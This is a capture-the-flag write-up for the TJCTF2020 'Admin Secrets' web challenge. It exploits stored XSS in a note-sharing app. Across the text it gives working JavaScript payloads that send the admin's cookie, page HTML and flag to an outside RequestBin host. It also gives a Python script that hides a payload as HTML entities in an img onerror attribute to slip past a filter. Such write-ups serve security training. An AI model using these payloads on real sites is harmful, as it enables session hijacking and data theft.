TJCTF2020 - Admin Secrets
On this page
Given a website, where a person can login and register. Both are irrelevant to the challenge, so I will cut the chase. The other feature, the ‘relevant’ feature of the challenge, is a feature that allows user to write a note and even send the note to an admin (evil laugh). It isn’t hurt to think that this might be an XSS challenge, and I did that.
To start working on the XSS, I submitted a simple fuzzing payload as a sanity check:
<script>alert(1)</script>
and the mighty alert box appeared.

Since XSS is not a dream anymore, the next step is to do the basic: steal the admin cookie. ArkAngels had already did the hardwork for this by the time I started working on this challenge. Long story short, I spin up a RequestBin to capture the stolen cookie and submitted this payload:
<script>
var req = new XMLHttpRequest();
req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?cookie=' + document.cookie);
req.send();
</script>
After the payload is submitted, I reported my post to the admin. The admin visited, and here’s the result:


The cookie is nothing but a hint to check the admin console. At first I thought I need to capture everything that are being printed into the Developer Console Window, but then I noticed that inside the page’s HTML, there is a div tag with admin_console class. So that should be the next step.

Then I tried to smuggle the content of the admin_console tag from the admin (since they said “only the admin can see it”). I modified and submitted this payload for that purpose:
<script>
	var req = new XMLHttpRequest();
	var target = document.getElementsByClassName('admin_console')[0];
	console.log(target.innerHTML);
	req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?content=' + btoa(target.innerHTML));
	req.send();
</script>
But that shouldn’t be working becase document.getElements* functions return a live collection (explanation here). So while the page is still loading, my payload is already being executed, hence there might be no tag with class named admin_console yet. That’s why I need to make sure that the page is loaded before trying to access the innerHTML of the admin_console tag.
I modified the payload into something like this:
<script>
window.addEventListener("load", function(event) {
    var req = new XMLHttpRequest();
	var target = document.getElementsByClassName('admin_console')[0];
	console.log(target.innerHTML);
	req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?content=' + btoa(target.innerHTML));
	req.send();
});
</script>
By wrapping the payload inside a window.addEventListener("load") function, the payload will only be executed after the whole page has loaded, including all dependent resources such as stylesheets and images.
And here’s the result:

The value is kinda gibberish because I used btoa() function to create a Base64-encoded ASCII string from a binary string (in case something unprintable appeared on the admin’s POV of the page). After I decoded the base64, this is the result:

I also had the chance to modify the payload to smuggle the entire page, instead of just the admin_console tag content. Here’s the modified payload:
<script>
window.addEventListener("load", function(event) {
    var req = new XMLHttpRequest();
	req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?content=' + btoa(document.documentElement.innerHTML));
	req.send();
});
</script>

And here’s the HTML source code of the entire page, for the sake of your clarity:
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
        <title>Textbin</title>
        <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
        <link rel="stylesheet" href="/static/css/style.css">
    </head>
    <body>
        <nav class="navbar navbar-expand-lg navbar-light bg-light">
          <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
            <span class="navbar-toggler-icon"></span>
          </button>
          <div class="collapse navbar-collapse" id="navbarNav">
            <ul class="navbar-nav">
              <li class="nav-item active">
                <a class="nav-link" href="/">Home<span class="sr-only">(current)</span></a>
              </li>

            </ul>
          </div>
        </nav>
        <div class="container">
            <div class="row">
                <div class="col-12">
                    <h1>Textbin</h1>
                </div>
            </div>
            <div class="row">
                <div class="col-8 textbody">

                        <script>
window.addEventListener("load", function(event) {
    var req = new XMLHttpRequest();
	var target = document.getElementsByClassName('admin_console')[0];
	console.log(target.innerHTML);
	req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?content=' + btoa(document.documentElement.innerHTML));
	req.send();
});

</script>

                </div>
            </div>
            <div class="row">
                <div class="col-8">

                        <small>By user <code>aha</code></small>

                </div>
            </div>

            <div class="row" style="margin-bottom:10px">
                <div class="col-8">
                    <button type="button" class="btn btn-warning" id="report">Report to Admin</button>
                </div>
            </div>
            <div class="row">
                <div class="col-8 admin_console">
                    <!-- Only the admin can see this -->


                            <button class="btn btn-primary flag-button">Access Flag</button>

<a href="/button" class="btn btn-primary other-button">Delete User</a>

<a href="/button" class="btn btn-primary other-button">Delete Post</a>


                </div>
            </div>
            <div id="responseAlert" class="alert alert-info" role="alert" style="display: none;"></div>
        </div>
        <script src="https://code.jquery.com/jquery-3.3.1.min.js" crossorigin="anonymous"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js" integrity="sha384-UO2eT0CpHqdSJQ6hJty5KVphtPhzWj9WO1clHTMGa3JDZwrnQq4sF86dIHNDz0W1" crossorigin="anonymous"></script>
        <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy6OrQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
        <script>

            $('#responseAlert').css('display','none');
            $('#report').on('click',function(e){
                $.ajax({
                    type: "GET",
                    url: window.location.pathname+"/report",
                    success: function(resp) {
                        $("#responseAlert").text(resp); $("#responseAlert").css("display","");
                    }
                })
            });


                var flag='';
                f=function(e){

                    $.ajax({
                        type: "GET",
                        url: "/admin_flag",
                        success: function(resp) {
                            flag=resp;$("#responseAlert").text(resp); $("#responseAlert").css("display","");
                        }
                    })
                    return flag;
                };
                $('.flag-button').on('click',f);


        </script>

</body>
With the knowledge of the entire page, I noticed that there are some interesting things. Let me break it down for you:
-
There are two delete buttons (or
<a>tags, technically) that redirects the admin to/buttonendpoint when clicked, but it seems to have no function at all (they said it’s not yet implemented)<a href="/button" class="btn btn-primary other-button">Delete User</a> <a href="/button" class="btn btn-primary other-button">Delete Post</a>
-
There is a an Access Flag button, which when clicked will run an AJAX GET request to
/admin_flagendpoint. The response of the request (which is probably the flag itself) will be displayed on a tag with class namedresponseAlertvar flag=''; f=function(e){ $.ajax({ type: "GET", url: "/admin_flag", success: function(resp) { flag=resp;$("#responseAlert").text(resp); $("#responseAlert").css("display",""); } }) return flag; }; $('.flag-button').on('click',f); -
The
/admin_flagendpoint itself is pretty tricky. When I tried to visit the endpoint directly as myself (not an admin), it says that only the admin can access them.
By that information, I continue exploiting the XSS vulnerability to make the admin perform a request to /admin_flag and send the response to my RequestBin endpoint. That could be achieved simply by calling the f function or emulating a button click against the Access Flag button, then take the content of the responseAlert tag where the response from /admin_flag endpoint would be placed.
Here’s the payload:
<script>
window.addEventListener("load", function(event) {
	var targetButton = document.getElementsByClassName("flag-button");

	targetButton[0].onclick = function fun() {
		var probe = setInterval(function(){
			let flag = document.getElementById('responseAlert').innerHTML;
	        var req = new XMLHttpRequest();
		    req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?theflag=' + flag);
			req.onreadystatechange = function() {
			  console.log(flag);
			};
			req.send();
		}, 1000);
		setTimeout(function( ) { clearInterval( probe ); }, 3000);
	}

	targetButton[0].click();
});
</script>
I used setInterval because I reckon there is a possibility that the AJAX request to /admin_flag could not be done instantly. I’m afraid there might be a slight delay until the response is placed inside the responseAlert tag to be taken (it’s an Asynchronous-JAX after all). So the payload will get whatever it is inside the responseAlert tag and perform a request to my RequestBin endpoint, carrying the (hopefully) flag. The operation will run every second until three seconds have passed (notice that I also used setTimeout and clearInterval to stop my setInterval).
And finally, here’s the result:

Even when I had the admin to take the flag and send it back to me, I still couldn’t get the flag. As you can see there, there must be some filters. I cannot use <script> tags, no quotes, and no pharentheses. At this point, I was pretty confident that the payload is working, and this is just another obstacle that I need to see through.
To be able to execute Javascript with certain token being banned, I thought of some ways. At first I thought I could use JSFuck (read here) to obfuscate the payload and bypass the check, but JSFuck do use pharentheses, so that’s a no. Instead, I hid the entire payload by converting it into the HTML Entities equivalent for each character. You can read more about HTML Entities here. Also, to avoid using <script> tags to execute the payload, I used an img tag instead and put the payload inside the onload attribute.
When I was working on this challenge I build my own solver script to convert my payload into the HTML Entities format, but you also can use a tool for that (like this). Here’s the script:
#!/usr/bin/python

payload = """
window.addEventListener("load", function(event) {
	var targetButton = document.getElementsByClassName("flag-button");
	var navbarButton = document.getElementsByClassName("navbar-toggler");
	console.log(document);
	targetButton[0].onclick = function fun() {
		var probe = setInterval(function(){
			let flag = document.getElementById('responseAlert').innerHTML;
	        var req = new XMLHttpRequest();
		    req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?theflag=' + flag);
			req.onreadystatechange = function() {
			  console.log(flag);
			};
			req.send();
		}, 1000);
		setTimeout(function( ) { clearInterval( probe ); }, 10000);
	}
	targetButton[0].click();
});
"""

unicoded = ""
compacted = ""
for c in payload:
	unicoded += ("&#" + str(ord(c)))
	compacted += c
print ("Raw: %s" % compacted)
print ("<img src=x onerror=%s>" % unicoded)
And here’s the final payload:
<img src=x onerror=
window.addEventListener("load", function(event) {
	var targetButton = document.getElementsByClassName("flag-button");
	var navbarButton = document.getElementsByClassName("navbar-toggler");
	console.log(document);
	targetButton[0].onclick = function fun() {
		var probe = setInterval(function(){ 
			let flag = document.getElementById('responseAlert').innerHTML;
	        var req = new XMLHttpRequest();
		    req.open('GET', 'https://enit8s845uv8.x.pipedream.net/?theflag=' + flag);
			req.onreadystatechange = function() {
			  console.log(flag);
			};
			req.send();
		}, 1000);
		setTimeout(function( ) { clearInterval( probe ); }, 10000);
	}
	targetButton[0].click();
});
>
Submitted the payload, send it to the admin, and voila flag:

Flag is tjctf{st0p_st3aling_th3_ADm1ns_fl4gs}